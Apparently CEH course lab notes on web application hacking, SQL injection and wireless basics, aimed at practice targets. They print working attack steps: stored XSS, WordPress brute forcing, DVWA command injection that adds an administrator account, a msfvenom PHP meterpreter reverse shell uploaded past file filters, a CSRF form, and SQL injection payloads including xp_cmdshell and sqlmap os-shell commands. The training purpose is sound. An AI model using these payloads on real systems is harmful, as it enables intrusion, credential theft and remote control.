- Lab Objective

The objective of this lab is to help students learn how to test web applications for vulnerabilities. In this lab, you will perform:

- \* Parameter tampering attacks
- \* Cross-site scripting (XSS or CSS)

- Parameter Tampering

In the address bar of chrome (Windows 10) type <http://www.moviescope.com> and press **Enter**.

Moviescope webpage appears, assume that we are a registered user on the

website, and log into it using the following credentials:

Username: **john**

Password: **test**

Click the **View Profile** tab at the right side of the page.

Here, we can see that the value of **ID** in the address bar is **2**.

[www.moviescope..com/viewprofile.aspx?id=2](http://www.moviescope..com/viewprofile.aspx?id=2)

Now, try to change the parameter to **id=1** in the address bar, and press **Enter**. We got the profile for **sam** without having to perform any hacking techniques to explore the **database**.

Now, try the parameter **id=3** in the address bar, and press **Enter**.

We got the profile for **Kety**.

This process of changing the **ID** value and getting the result is known as **parameter tampering**.

- XSS

This enables malicious attackers to inject **client-side scripts** into web pages viewed by other users.

Now, click **Contacts** tab, which redirects you to the **Contact Us** page. Here we will be performing **XSS** attack.

Name field: **enter your name (or any random name)**

Comment: **<script>alert("You are hacked")</script>**

**Submit Comment**.

Now, **refresh** the page and click **Contacts** tab again. As soon as we click the tab, a pop-up appears on the page displaying a message that **You are hacked**. Click **OK**.

We have successfully added a malicious script in this page. The comment with **malicious script** is stored on the server.

- Go to Windows Server 2012

In Mozilla Firefox type the URL <http://www.moviescope.com> in the address bar, and press **Enter**.

Moviescope webpage appears, assume that we are a registered user on the website, and log into it using the following credentials:

Username: **steve**

Password: **test**

Now, click **Contacts** tab. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.

Similarly, whenever a user attempts to visit the Contacts page, the alert pops up as soon as the web page is loaded.

- Exercise 2

Enumerating and Hacking a Web Application using **WPScan** and **Metasploit**

- Lab Objective

The objective of this lab is to help students learn how to:

- \* Enumerate Users using WPScan
- \* Perform dictionary attack to crack passwords using Metasploit

- Enumerating WordPress Users

In this lab we are going to enumerate the wordpress users which is installed in Windows Server 2012 machine and its IP address is 10.10.10.12.

**In kali terminal**

```
wpscan --url http://10.10.10.12:8080/CEH --enumerate u
```

When asked to update the database, press **Enter**.

*admin, cehuser1, cehuser2, cehuser3*

Now, we have successfully obtained the usernames stored in the wordpress website database, we need to find their passwords.

Initialize msfconsole to get the passwords with a module named  
wordpress\_login\_enum

```
msfconsole
```

```
use auxiliary/scanner/http/wordpress_login_enum
```

```
set PASS_FILE /root/Desktop/Wordlists/Passwords.txt
```

```
set RHOSTS 10.10.10.12
```

```
set RPORT 8080
```

```
set TARGETURI http://10.10.10.12:8080/CEH/ Base path of the WordPress Website
```

```
set USERNAME admin
```

```
run
```

This will begin to **brute-force** the login credentials by typing various passwords for the given username **admin**.

The password is **qwerty@123**.

Launch the Browser and type <http://10.10.10.12:8080/CEH/wp-login.php> in the address bar.

Provide the credentials (admin/qwerty@123) and click **Log In**.

In the same way we can crack the other users passwords.

- Exercise 3

Exploiting **Remote Command Execution** (RCE) Vulnerability to Compromise a Target Web Server

- Lab Objective

The objective of this lab is to help students learn how to exploit command-line execution vulnerabilities.

- Windows 10

In Google Chrome type <http://10.10.10.12:8080/dvwa> in the address bar and press **Enter**.

The DVWA login page appears:

**Username:** gordonb

**Password:** abc123

10.10.10.12 is the IP address of Windows Server 2012 where the dvwa site is hosted.

The DVWA home page appears, click **Command Injection** in the left pane.

The command execution utility in DVWA allows you to ping a machine. Type the IP address of Windows Server 2012 machine (10.10.10.12), and click submit to ping the machine.

DVWA has successfully pinged a Windows Server 2012.

Now, let's try issuing a different command and see whether DVWA can execute it. Issue the command | hostname and click **Submit**.

Generally, hostname is used to probe the name of the target machine.

Because we have issued a command, instead of entering an IP address. Application returns an error: You have entered an invalid IP.

This shows the application is secure enough.

Click **DVWA Security** in the left pane.

Here, the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

Now, we will be setting the security level of the web application to "low" to exploit the command execution vulnerability. Here, our intention is to show that a weakly secured web application is the prime focus of attackers to exploit its vulnerability.

Select **low** option from the drop-down list, and click **Submit**.

Go back to Command Injection.

Type | hostname and click **Submit**.

WIN-25QPFK98RG9

DVWA returns the name of the **Windows Server 2012** machine. This infers the command injection field is vulnerable, and you are able to execute commands remotely.

```
| whoami  
nt authority\system
```

The application displays the **user**, **group** and **privileges** information for the user currently logged into the **Windows Server 2012** machine.

```
| tasklist  
A list of all the running process is displayed.
```

```
| dir C:\  
The directory structure of Windows Server 2012 is displayed.
```

```
| net user  
DVWA obtains user accounts information from Windows Server 2012 and lists it.
```

```
| net user Test /Add  
A user account is created on the name "Test".
```

| net user  
To view the new user account.

| net user Test  
**Test** account information appears. We can see that **Test** is a **standard user** account and does not have **administrative** privileges.

To assign administrative privileges to the **Test** account  
| net localgroup Administrators Test /Add

The reason for granting admin privileges to this account is to use this (admin) account to log into the Windows Server 2012 machine by a **remote desktop connection** and with administrator access.

Let us confirm the new setting  
| net user Test  
**Test** account is now an **administrator** account.

Now, logging into the Windows Server 2012 machine's Test account using Remote Desktop Connection and with administrator access.

### **Start > Windows Accessories > Remote Desktop Connection**

Enter the IP Address of Windows Server 2012 (**10.10.10.12**) machine in the **Computer** text field, and click **Connect**.

Username: Test  
Password:  
*Leave the Password field empty.*

A remote desktop connection is successfully established.  
Thus, we have made use of a command execution vulnerability in a DVWA application hosted on a Windows Server 2012 machine, extracted information related to the machine, created an administrator account remotely, and logged into it.

- **Exercise 4**

#### **Auditing Web Application Framework Using Vega**

- **Lab Objective**

The objective of this lab is to help students secure web applications and test websites for vulnerabilities and threats.

- **Launching Vega**

Applications > 03 - Web Application Analysis > Vega  
Alternatively in the **terminal** type vega

Scan (Menu Bar) > Select New Scan

Enter a base URI for Scan: **http://10.10.10.12:808/dvwa**  
Click **Next**.

In Modules section  
Check both **Injection Modules** and **Response Processing Modules** options. By checking these options, all the modules under these options will be selected.  
Click **Next**.

In Authentication Options  
Leave the settings **default** and click **Next**

In Parameter Section  
Leave the settings **default** and click **Finish** to initiate the scan.

Follow Redirect?  
Click **Yes**.

Vega Scanner begins to perform vulnerability assessment on the target website and lists down the **Scan Alert Summary**.

Under Scan Alerts section, you can see that scan status as **Auditing**. As soon as the Vega completes the scan status changes to **Completed**.

It will take 30 minutes to complete.

Now, under **Scan Alerts** expand the node to view complete vulnerability scan result.

Now, choose any one of the vulnerability under Scan Alerts sections in the left pane, it will show you the complete vulnerability information in right hand side section.

We can go through all the recorded vulnerabilities and fix all the vulnerable codes in your web applications.

- Exercise 5

#### Website Vulnerability Scanning Using **Acunetix WVS**

- Lab Objective

The objective of this lab is to help students secure web applications and test websites for vulnerabilities and threats.

- Installation of Acunetix WVS

In the Administrative User

**Email:** xyz@xyz.com

**Password:** qwerty@1234

**Confirm Password:** qwerty@1234

In the Server Information Wizard

Leave the **Server Port** to default and click **Next**.

As soon as we click Finish button, Acunetix-Login page appears in the default browser. Type the credentials that you have configured earlier.

- Acunetix Web Vulnerability Scanner

In main window

Click **Add Target**

**Address:** <http://www.moviescope.com>

**Description:**

Now, the **Target Info** Page appears with **General** Information Tab  
Choose **High** in the **Business Criticality** drop-down list and leave the other settings to default, click **Save**.

Click **Scan** to start the Scanning Process.

In Choose Scanning Options  
Choose **Full Scan** from Scan Type,  
**OWASP Top 10 2013** from Report and  
**Instant** from Schedule drop-down lists,  
click **Create Scan**.

Acunetix will start the scanning process on the targeted web site provided. As you can see the status in the **Scan Stats & Info** tab of Scans section.

Acunetix completes the Scan and displays with the **Threat Level** as shown in the screenshot. Now click vulnerabilities to view the **vulnerabilities** to view the vulnerabilities found in the targeted website.

It will take minimum of **20 minutes** to complete the scan.

In the **Vulnerabilities** section  
We can see the available vulnerabilities on the site.  
Click any of the vulnerability to view the entire information and how to fix that vulnerability.

Acunetix will provide us with the complete description of the vulnerability and **Attack** details. The impact of the vulnerability, and solution.  
Click **Back** button to go back to previous page to view other information recorded by the scanner.

Click **Site Structure** to view the design of the website.

To view the scan report click **Reports** tab in the left hand side.  
To download and view the report first check the **report** and **scroll** to right hand side of the window.

Click **Download** drop-down to choose the report format to download.

- Exercise 6

Exploiting **File Upload Vulnerability** at Different Security Levels

- Lab Objective

The objective of this lab is to help students understand and demonstrate file upload vulnerability in a web app.

- Exploiting at Low Security

In the Kali terminal window, to generate a php raw payload  
msfvenom -p php/meterpreter/reverse\_tcp lhost =10.10.10.11 lport=4444 -f raw  
After the payload is generated in the terminal window. **Select** the payload and **copy** it.

Save this payload into a file (upload.php)

Launch a browser and in the address bar type <http://10.10.10.12:8080/dvwa/login.php>

**Username:** admin

**Password:** password

Click **DVWA Security** in the left pane, Set the security level by selecting **Low** from the drop down list and click **Submit** button.

Select **File Upload** option from the left pane and click **Browse...** button to upload a file.

**Locate** the payload file which you have generated and click **Open**.

After the file has been selected for upload, now click **Upload** button to upload the file to the database of **DVWA**.

We will see a message that the file has been **uploaded successfully**, with the location of the file.

**Note** the **location** of the file.

In the new terminal window  
msfconsole

Setting up a meterpreter listener to establish a meterpreter session with the victim use multi/handler

```
set payload php/meterpreter/reverse_tcp  
set lhost 10.10.10.11  
set lport 4444  
run
```

Now, that the listener is up and running, go back to browser and open a new tab and type the location of the uploaded file (<http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php>) and press **Enter**.

Go back to terminal window

We can see that a meterpreter session has been established with the victim system and we got a meterpreter shell. Now, we can use sysinfo to view the system details of the victim.

- Exploiting at Medium Security

Now, we are going to exploit DVWA by setting up the security configurations as **Medium**.

To bypass the restriction of medium security we will rename the exploit from **upload.php** to **upload.php.jpg**

Go back to upload functionality of DVWA

Click **Browse...** button. **Locate** the exploit (upload.php.jpg) and click **Open**.

Now, before uploading the file we need to set up a Burp Suite proxy.

In the Burp Suite click Proxy tab and select the Intercept sub-tab. You will see a button saying **Intercept is on** that it is configured to intercept our browser requests.

Click Upload button into the DVWA application.

Go back to Burp Suite

We can see that the request has been captured and displayed in the raw format. In the filename field, we can see that name of the file to be uploaded as **upload.php.jpg**

Edit the filename to **upload.php** and click **Forward** button to forward the request and **turn the intercept off** after this.

Go back to browser

We can see a message that a file has been **uploaded** and also mentioning the

location of the file. **Note** down this location.

Remove the proxy from your browser which you set up at the time of setting up Burp Suite.

In the new terminal Window  
msfconsole

Setting up a listener once again to establish a meterpreter session with the victim  
use multi/handler  
set payload php/meterpreter/reverse\_tcp  
set lhost 10.10.10.11  
set lport 4444  
run

Go back to browser and open a new tab  
<http://10.10.10.12:8080/dvwa/hackable/uploads/upload.php>

Go back to msfconsole  
We got a meterpreter session and also a meterpreter shell.  
To get the system details of the victim machine sysinfo

- Exploiting at High Security

Now, we are going to exploit DVWA by setting up the security configurations as **High**.

Click Upload button in the File Upload page.  
As you can see the message that "**Your image was not uploaded. We can only accept JPEG or PNG Images**" though we are uploading .jpg file.

**Rename** back the file to **upload.php** and open it inside a **text editor**.  
Type GIF98 at the start of the php code and **Save** the file.

**Rename** the file to **upload.jpg**

Go back to File Upload page  
Click **Browse** button. **Locate** the upload.jpg and click **Open**.  
Click **Upload**. We can see a message that the file has been uploaded and also mentioning the location of the file. **Note** down this location.

Click Command Injection in the left pane  
In the Enter IP address field, type **|copy C:  
\wamp64\www\DVWA\hackable\uploads\upload.jpg C:  
\wamp64\www\DVWA\hackable\uploads\shell.php** and click **Submit** button.  
We got a message that the file has been copied.

In the Kali terminal  
msfconsole

Setting up a listener to establish a meterpreter session with your victim  
use multi/handler  
set payload php/meterpreter/reverse\_tcp  
set lhost 10.10.10.11  
set lport 4444  
run

Open a new tab in the browser and type  
<http://10.10.10.12:8080/dvwa/hackable/uploads/shell.php>

We got a meterpreter session with a meterpreter shell.  
To get system info we can run sysinfo

- Exercise 7

Performing Cross-Site Request Forgery (CSRF) Attack

- Lab Objective

The objective of this lab is to help students learn how to test web applications for vulnerabilities.

In this lab we will perform:  
\* Performing CSRF attack

- In Windows Server 2012

In the **Google Chrome** browser type <http://10.10.10.12:8080/CEH/wp-login.php?Username=admin&Password=qwerty@123>

Assume that you have installed and configured **WordPress Firewall** plugin for this site, and here you wanted to check with the security configurations.

Hover your mouse cursor on **Plugins** and click **Installed Plugins** as shown in the screenshot.

In the **Plugins** page observe that **WordPress Firewall 2** is installed. To view configurations click **Settings**.

Scroll down to the **Whitelisted IPs** section, and observe that **10.10.10.12** IP is listed in the whitelist IPs list, which is the IP address of the **Windows Server 2012** where the **CEH WordPress** website is hosted.

Leave the logged in session running. Do not logout from the admin session of the WordPress site.

- In Kali Linux

Assume that the Attacker is performing enumeration on the **CEH WordPress** website to identify the vulnerable plugins.

Launch a **Terminal**

`wpscan -u http://10.10.10.12:8080/CEH --enumerate vp`

If Do you want to update now? prompt appears type **N** and press **Enter**.

This process will take approximately **6 minutes** to complete the scan.

Once the **WPScan** completes enumerating the vulnerable installed plugins in the CEH WordPress site it will list them out in the terminal.

In this lab we are going to perform CSRF attack using **WordPress Firewall 2**. Make a note of the **location** where the plugin is installed. Minimize or close the terminal window.

Launch a test editor and paste the following script into the document

```
<form method="POST" action = "http://10.10.10.12:8080/CEH/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-2.php">
<script>alert("As an Admin. To enable additional security to your Website. Click Submit")</script>
<input type="hidden" name="whitelisted_ip[]" value="10.10.10.11" >
<input type="hidden" name="set_whitelist_ip" value="Set Whitelisted IPs"
class="button-secondary">
<input type="submit">
</form>
```

Save the file as **Security\_Script.html** and click **Save**.

Now, the attacker will share this malicious file using email, **shared network drive** and etc. and will lure the victim to open the file and execute the script.

In this lab we are going to share this file using shared network drive.

To share the file

Files > **Computer** > **Other Locations** > **Connect to Server** (smb://10.10.10.16) > **connect**

10.10.10.16 is the IP address of the Windows Server 2016 where the CEH-Tools is shared.

Enter the login credentials of **Windows Server 2016** machine and click **Connect**.

Now, copy the **Security\_Script.html** file present on the **Desktop** and paste the file in **E on 10.10.10.16 --> CEHv10 Module 14 Hacking Web Applications** directory.

Go to Windows Server 2012

Navigate to **Z:\CEHv10 Module 14 Hacking Web Applications** and copy the **Security\_Script.html** file and paste the file on **Desktop**.

Open the **Security\_Script.html** file with **Google Chrome**.

Click **Submit** button to execute the script.

As soon as we click on the submit button it will redirect you to the **WordPress Firewall 2** configurations page. Scroll down and observe in the Whitelisted IPs section the IP address is changed to **10.10.10.11** (kali Linux).

If after clicking the Submit button, you are redirected to CEH Demo Website page, then login with the following credentials

**Username:** admin

**Password:** qwerty@123

# Module 15 - SQL Injection

- Pentesting

A penetration test, colloquially known as a pen test, pentest or ethical hacking, is an **authorized simulated cyberattack** on a computer system, performed to evaluate the security of the system.

- Security Assessments

**Security Assessments | Security Audit | Vulnerability Assessment | Penetration Test**

**Security Assessment** - Test performed in order to assess the level of security on a network or system.

**Security Audit** - Policy and procedure focused; tests whether organization is following specific standards and policies; look on compliances only.

**Vulnerability Assessment** - Scans and tests for vulnerabilities but does not intentionally exploit them.

**Penetration Test** - Looks for vulnerabilities and actively seeks to exploit them.

- InfoSec Teams

**Blue Team (Defenders) | Red Team (Attackers)**

● Blue Team (defenders)

\* Implement security policy

\* Implement technical controls

\* Detect and defend against Red Team

● Red Team (attackers)

\* Perform penetration testing

\* Act as any true outside threat in an attempt to gain unauthorized access to client's system(s)

- Types of Pen Tests

**Assessment Type | Pentesting Boxes | Automated Testing Tools | Pen test Phases**

- Assessment Type

**External Assessment | Internal Assessment**

**External assessment** - Analyzes publicly available information; conducts network scanning, enumeration and testing from the network perimeter.

**Internal Assessment** - Performed from within the organization, from various network access points.

- Pentesting Boxes

**Black Box | White Box | Gray Box**

**Black Box** - Done without any knowledge of the system or network.

**White Box** - When the attacker have complete knowledge of the system provided by the owner/target.

**Gray Box** - When the attacker has some knowledge of the system and/or network

- Automated Testing Tools

**Codenomicon | Core Impact Pro | Metasploit | CANVAS**

**Codenomicon** - utilizes fuzz testing that learns the tested system automatically; allows for pen testers to enter new domains such as VoIP assessment, etc.

**Core Impact Pro** - best known, all-inclusive automated testing framework; tests everything from web applications and individual systems to network devices and wireless

**Metasploit** - framework for developing and executing code against a remote target machine

**CANVAS** - hundreds of exploits, automated exploitation system and extensive exploit development framework

- Pen test Phases

**Pre-Attack Phase | Attack Phase | Post-Attack Phase**

**Pre-Attack Phase** - Reconnaissance and data-gathering.

**Attack Phase** - Attempts to penetrate the network and execute attacks.

**Post-Attack Phase** - Cleanup to return a system to the pre-attack condition and deliver reports.

- Security Assessment Deliverables

**Brief To Management | Comprehensive Report Parts**

**Usually begins with a brief to management**

Provides information about your team and the overview of the original agreement

Explain what tests were done and the results of them

**Comprehensive Report Parts**

Executive summary of the organization's security posture

Names of all participants and dates of tests

List of all findings, presented in order of risk

Analysis of each finding and recommended mitigation steps

Log files and other evidence (screenshots, etc.)

**Example reports and methodology can be found in the Open Source Testing Methodology Manual (OSSTMM)**

- Types of Insiders

**Pure Insider | Insider Associate | Insider Affiliate | Outside Affiliate**

**Pure Insider** - employee with all rights and access associated with being an employee

Elevated Pure Insider - employee who has admin privileges

**Insider Associate** - someone with limited authorized access such as a contractor, guard or cleaning service person

**Insider Affiliate** - spouse, friend or client of an employee who uses the employee's credentials to gain access

**Outside Affiliate** - someone outside the organization who uses an open access channel to gain access to an organization's resources

- Vulnerabilities

**CVSS | CVE | NVD**

**CVSS** - Common Vulnerability Scoring System - places numerical score based on severity;

Qualitative severity rating scale:

Rating CVSS Score

None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

**CVE** – Common Vulnerabilities and Exposures

Is a list of publicly disclosed vulnerabilities and exposures that is maintained by MITRE.

**NVD** - National Vulnerability Database

Is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

## 1 Backlink

EC-Council Official Labs

### ◆ Module 15 - SQL Injection

#### ● Objective

The objective of this lab is to provide expert knowledge on SQL injection attacks and other responsibilities that include:

- \* Understanding when and how web application connects to a database server in order to access data
- \* Extracting basic SQL injection flaws and vulnerabilities
- \* Testing web applications for Blind SQL injection vulnerabilities
- \* Scanning web servers and analyzing the reports
- \* Securing information in web applications and web servers

#### ● Exercise 1

##### **SQL Injection Attacks** on MS SQL Database

###### ● Lab Objective

The objective of this lab is to provide students with expert knowledge on SQL Injection attacks and to analyze web applications for vulnerabilities.

In this lab you will learn how to:

- \* Log on without valid credentials
- \* Test for SQL Injection
- \* Create your own user account
- \* Create your own database
- \* Directory listing
- \* Enforce DoS attacks

###### ● Checking the Total Entries in the Database

In the **Chrome Browser** of windows Server 2012 address bar type <http://www.goodshopping.com> and press **Enter**.

Assume that you are new to this site and have never registered with it. Now click **LOGIN**.

Type the query **blah' or 1=1 --** in the Username field (as your login name), and leave the password field empty.

Click **Log in**.

We got logged into the website with a fake login, though our credentials are not valid, we can browse all the site's pages as a registered member.

Now **Logout** of the site.

Before performing the next task i.e., **Creating a User Account** with the SQL Injection query, first let us confirm with the **Login** database of the **GoodShopping**.

Switch to **Windows Server 2016** machine.

Launch **Microsoft SQL Server Management Studio**. Microsoft SQL Server Management Studio window appears with **Connect to Server** pop-up, choose Windows Authentication in the Authentication field and click **Connect**.

In the left pane of **Object Explorer** expand **Databases** --> **GoodShopping** --> **Tables**. In Tables right-click **dbo.Login** and click **Select Top 1000 Rows** from the

context menu to view the available credentials.

We have only one entry i.e., Username: **smith** and Password: **smith123**.  
Leave the Microsoft SQL Server Management Studio running.

- To add a new login

Switch back to **Windows Server 2012**

In the browser type <http://www.goodshopping.com> in the address bar of the browser and press **Enter**. Click **LOGIN**.

Username: **blah';insert into login values ('john','apple123');**--

Password:

Leave Password field empty. Click **Log in**.

If no error message is displayed, it means that you have successfully created your login using an SQL injection query.

After executing the query, to verify whether your login has been created successfully, click **LOGIN**.

**Username:** john

**Password:** apple123

Click **Log in**.

Now we can access all the features of the website. Click Logout after browsing the required pages.

Switch back to the Windows Server 2016, Open Microsoft SQL Server Management Studio. Observe that the username and password have been successfully added to the goodshopping database. Note down the available databases.

- To add a new database

Switch back to **Windows Server 2012**

Launch the browser, type <http://www.goodshopping.com> in the address bar, and press **Enter**.

Click **LOGIN**.

Username: **blah";create database mydatabase;**--

Password:

Leave the password field empty and click **Log in**.

In the above query **mydatabase** is the name of the database, that you are going to create using the SQL Injection query.

If no error message (or any message) displays on the web page, it means that the site is vulnerable to SQL injection; a database with the name **mydatabase** has been created at the database server.

Switch back to Windows Server 2016 and Restart Microsoft SQL Server Manager Studio.

Expand the **Database** node. A new database has been created with the name **mydatabase**.

- To perform DoS attack

Switch back to **Windows Server 2012**

Launch the web browser, type <http://www.goodshopping.com> in the address bar,

and press **Enter**.

Click **LOGIN**.

Username: **blah';exec master..xp\_cmdshell 'ping www.moviescope.com -65000 -t'; --**

Password:

Leave the Password field empty and click **Log in**.

In the above query we are performing a ping for the [www.moviescope.com](http://www.moviescope.com) website using an SQL Injection query; -l is the sent buffer size, and -t refers to pinging the specified host.

The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.gooshopping.com...** message at the bottom of the window.

To see whether the query was successfully executed switch back to Windows Server 2016

In **Task Manager**, under the **Details** tab, you see a process called **PING.EXE** running in the background.

To manually kill this process, right-click **PING.EXE**, and click **End Process**. This stops/prevents the website from pinging the host.

- Exercise 2

### Scanning Web Applications Using **N-Stalker Tool**

- Lab Objective

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab you will learn to:

- \* Perform web sites scans for vulnerabilities
- \* Analyze scanned results
- \* Save scan results

- Scanning Web Applications

In the N-Stalker main Window

Type <http://www.goodshopping.com> and select **OWASP Policy** from the drop-down and click **Start Scan Wizard**.

In the URL & Policy wizard

Click **Next**.

In Optimize Settings wizard

Leave the settings to default and click **Next**.

In Setting Not Optimized pop-up

Click **Yes** to continue

In Review Summary wizard

Check with the Scan Options and click **Start Session**.

After completing the configuration of N-Stalker, click **Start-Scan** from the menu bar to begin scanning the **Goodshopping** website.

N-Stalker scans the site in four different steps: **Spider**, **Info Gather**, **Run Modules**, and **Sig Scanner**.

On completion of the scan

The **Results** Wizard appears. Select **Save Scan results** (under Session Management Options) and **Keep scan session for further analysis** (under **Next Steps**), and click **Next**.

N-Stalker displays a summary of vulnerabilities found. After examining the summary, click **Done**.

To see the website's pages

In the left pane, expand all the **nodes** and **sub-nodes** of the URL <http://www.goodshopping.com> (under **Website Tree**).

We can view the complete scan results in N-Stalker's main dashboard. You can even expand the URL <http://www.goodshopping.com> (under **Vulnerabilities**) to view all the site's vulnerabilities.

- Exercise 3

Performing SQL Injection attack against MSSQL to extract Databases and WebShell using **SQLMAP**

- Lab Objective

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

\* Extract the MSSQL Databases using SQLMAP

- To retrieve the database

Before starting this lab assume that you are registered user in the <http://www.moviescope.com> website. and you want to crack the passwords of the other users from the databases of the moviescope.

Open a web browser and type <http://www.moviescope.com> and press Enter in the address bar.

Login into the website as

**Username:** sam

**Password:** test@123

Click **Login**.

Once you are logged into the website click **View Profile** tab, and make a note of the **URL** in the address bar of the browser.

Right click anywhere on the webpage and click **Inspect Element (Q)** from the context menu.

In Developer Tool Section

Click **Console** tab and type **document.cookie** in the lower left corner of the browser and press **Enter**.

Select the cookie value and right-click and Copy the value.

In the kali terminal

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jwydNf8wro; ui-tabs-1=0" --dbs
```

By issuing the above query, sqlmap enforces various injection techniques on the name parameter of the URL in an attempt to extract the database information of

moviescope website.

Just choose default options for all the queries asked by SQLMAP by pressing **Enter**.

SQLMAP retrieves the databases present in **MS SQL Server**. It also displays information about the web server operating system, web application technology and the back-end **DBMS**.

To retrieve the **Tables** associated with the **database**

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --  
cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" -D moviescope --tables
```

To retrieve the **columns** associated with the **tables**

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --  
cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" -D moviescope -T Users_Login --  
columns
```

Now the sqlmap has retrieved the complete database of the moviescope which contains the Username and Passwords of the users.

Let's verify one of the login credential which we got from the sqlmap  
Go to moviscope website again and click Login

**Username:** john

**Password:** test

Click **Login**. We got **logged in**.

- To get the access of the OS Shell of the Victim Machine

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --  
cookie="mscope=1jwydNf8wro=; ui-tabs-1=0" --os-shell
```

Choose default options again for all the queries.

We got the os-shell.

To find the machine name where the site is running

hostname

Do you want to retrieve the command standard output? Type **Y** and press **Enter**.

We got the hostname as **Microsoft SQL Server 2016**.

To know the IP address of the machine

ipconfig

# Module 16 - Hacking Wireless Networks

- Concepts and Terminology

**BSSID | SSID | ESSID | DSSS & FHSSS Spectrum | Wireless Standards | Authentication | Antenna Types**

- BSSID

Basic Service Set Identifier - **MAC address of the wireless access point.**

- SSID

Service Set Identifier **is a name of a network**; text word (<= 32 char) that identifies network; provides no security.

- ESSID

Extended Service Set Identifier **is an extended basic service set** (ESS) consists of all of the BSSs in the network. For all practical purposes, the ESSID identifies the same network as the SSID does. The term SSID is used most often.

**802.11 Series** - defines the standards for wireless networks

**802.15.1** - Bluetooth

**802.15.4** - Zigbee - low power, low data rate, close proximity ad-hoc networks

**802.16** - WiMAX - broadband wireless metropolitan area networks

**Basic Service Set (BSS)** - communication between a single AP and its clients

**Orthogonal Frequency-Division Multiplexing (OFDM)** - carries waves in various channels.

**Multiple-Input Multiple-Output (MIMO)** - MIMO uses multiple antennas at the transmitting and receiving sides to improve spectral efficiency by capitalizing on transmission and spatial diversities along with multipath propagation.

**ISM Band** - The ISM radio bands are portions of the radio spectrum reserved internationally for industrial, scientific and medical (ISM) purposes other than telecommunications. Examples of applications for the use of radio frequency (RF) energy in these bands include radio-frequency process heating, microwave ovens, and medical diathermy machines.

- DSSS and FHSSS spectrums

**Direct-Sequence Spread Spectrum (DSSS)** - Combines all available waveforms into a single purpose.

**Frequency-hopping spread spectrum (FHSS)** - Is a method of transmitting radio signals by rapidly changing the carrier frequency among many distinct frequencies occupying a large spectral band.

**Spectrum Analyzer** - verifies wireless quality, detects rogue access points and detects attacks

- Wireless Standards

**802.11b (Wi-Fi 1) | 802.11a (Wi-Fi 2) | 802.11g (Wi-Fi 3) | 802.11n (Wi-Fi 4) | 802.11ac (Wi-Fi 5) | 802.11ax (Wi-Fi 6)**

Wireless Standard	Operating Speed	Frequency	Modulation Type
802.11a	54 Mbps	5 GHz	OFDM
802.11b	11 Mbps	2.4 GHz	DSSS
802.11g	54 Mbps	2.4 GHz	OFDM and DSSS
802.11n	600 Mbps	2.4-5 GHz	OFDM
802.11ac	1000 Mbps	5 GHz	QAM

- Authentication

**Open System | Shared Key Authentication | Centralized Authentication**

Three Types of Authentication

**Open System** - no authentication

**Shared Key Authentication** - authentication through a shared key (password)

**Centralized Authentication** - authentication through something like RADIUS

Association is the act of connecting; authentication is the act of identifying the client  
Types:

⚠️ RADIUS is a networking protocol, operating on port 1812, that provides centralized Authentication, Authorization, and Accounting (AAA or Triple A) management for users who connect and use a network service.

- Antenna Types

**Omnidirectional | Dipole | Directional | Patch Graphic**

**Omnidirectional antenna:** Signals goes on every direction like a dome.

**Dipole antenna:** Goes on two directions.

**Directional antenna:** Long individual beam, increased distances.

\* **Yagi antenna:** Very directional and high gain.

\* **Parabolic antenna:** Focus the signal to a single point.

**Patch Graphic antenna:** Half Omni (e.g stick to the wall the get one side signals).

- Wireless Security

**WEP | WPA | WPA2**

Type	Authentication	Encryption	For Corporate WAN	For home & small business WLAN
WEP	none	WEP	poor	less than good
WPA (PSK)	PSK	TKIP	poor	best
WPA2 (PSK)	PSK	AES-CCMP	poor	best
WPA (full)	802.1x	TKIP	better	good (expensive)
WPA2 (full)	802.1x	AES-CCMP	best	good (expensive)

Wireless Standard Encryption	IV Size (Bits)	key Length (Bits)	Integrity Check
WEP	RC4	24	40/104 CRC-32
WPA	RC4 + TKIP	48	128 Michael/CRC-32
WPA2	AES-CCMP	48	128 CBC-MAC (CCMP)

- |                    | Authentication | Encryption | Suitable for corporate WAN | Suitable for home and small business WLAN |
|--------------------|----------------|------------|----------------------------|---|
| <b>WEP</b>         | none           | WEP        | poor                       | less than good                            |
| <b>WPA (PSK)</b>   | PSK            | TKIP       | poor                       | best                                      |
| <b>WPA2 (PSK)</b>  | PSK            | AES-CCMP   | poor                       | best                                      |
| <b>WPA (full)</b>  | 802.1x         | TKIP       | better                     | good (expensive)                          |
| <b>WPA2 (full)</b> | 802.1x         | AES-CCMP   | best                       | good (expensive)                          |

Wireless Standard	Encryption	IV Size (Bits)	Key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael/CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

- WEP

Wireless Equivalency Privacy

64/128 bit RC4 ICV

RC4 - Rivest Cipher 4 Stream Cipher Algorithm

ICV - Integrity Check Value

⚠️ Very old and insecure

- WPA

Wi-Fi Protected Access

**Uses RC4 with TKIP** (Temporal Key Integrity Protocol)

Initialization Vector (IV) is larger and an encrypted hash

Every packet gets a unique 128-bit encryption key

**Personal | WPA-PSK**

TKIP + PSK

64/128 bit RC4 MIC

Everyone uses the same 256-bit key

**Enterprise | WPA-802.1X**

TKIP + RADIUS

64/128 bit RC4 MIC

Authenticates users individually with an authentication server (e.g., RADIUS)

- TKIP

Temporal Key Integrity Protocol

**Mixed the keys**

Combines the secret root key with the IV

**Adds sequence counter**

Prevents replay attacks

**Implements a 64-bit Message Integrity Check**

Protecting against tampering

**TKIP has its own set of vulnerabilities**

Deprecated in the 802.11-2012 standard

- WPA2

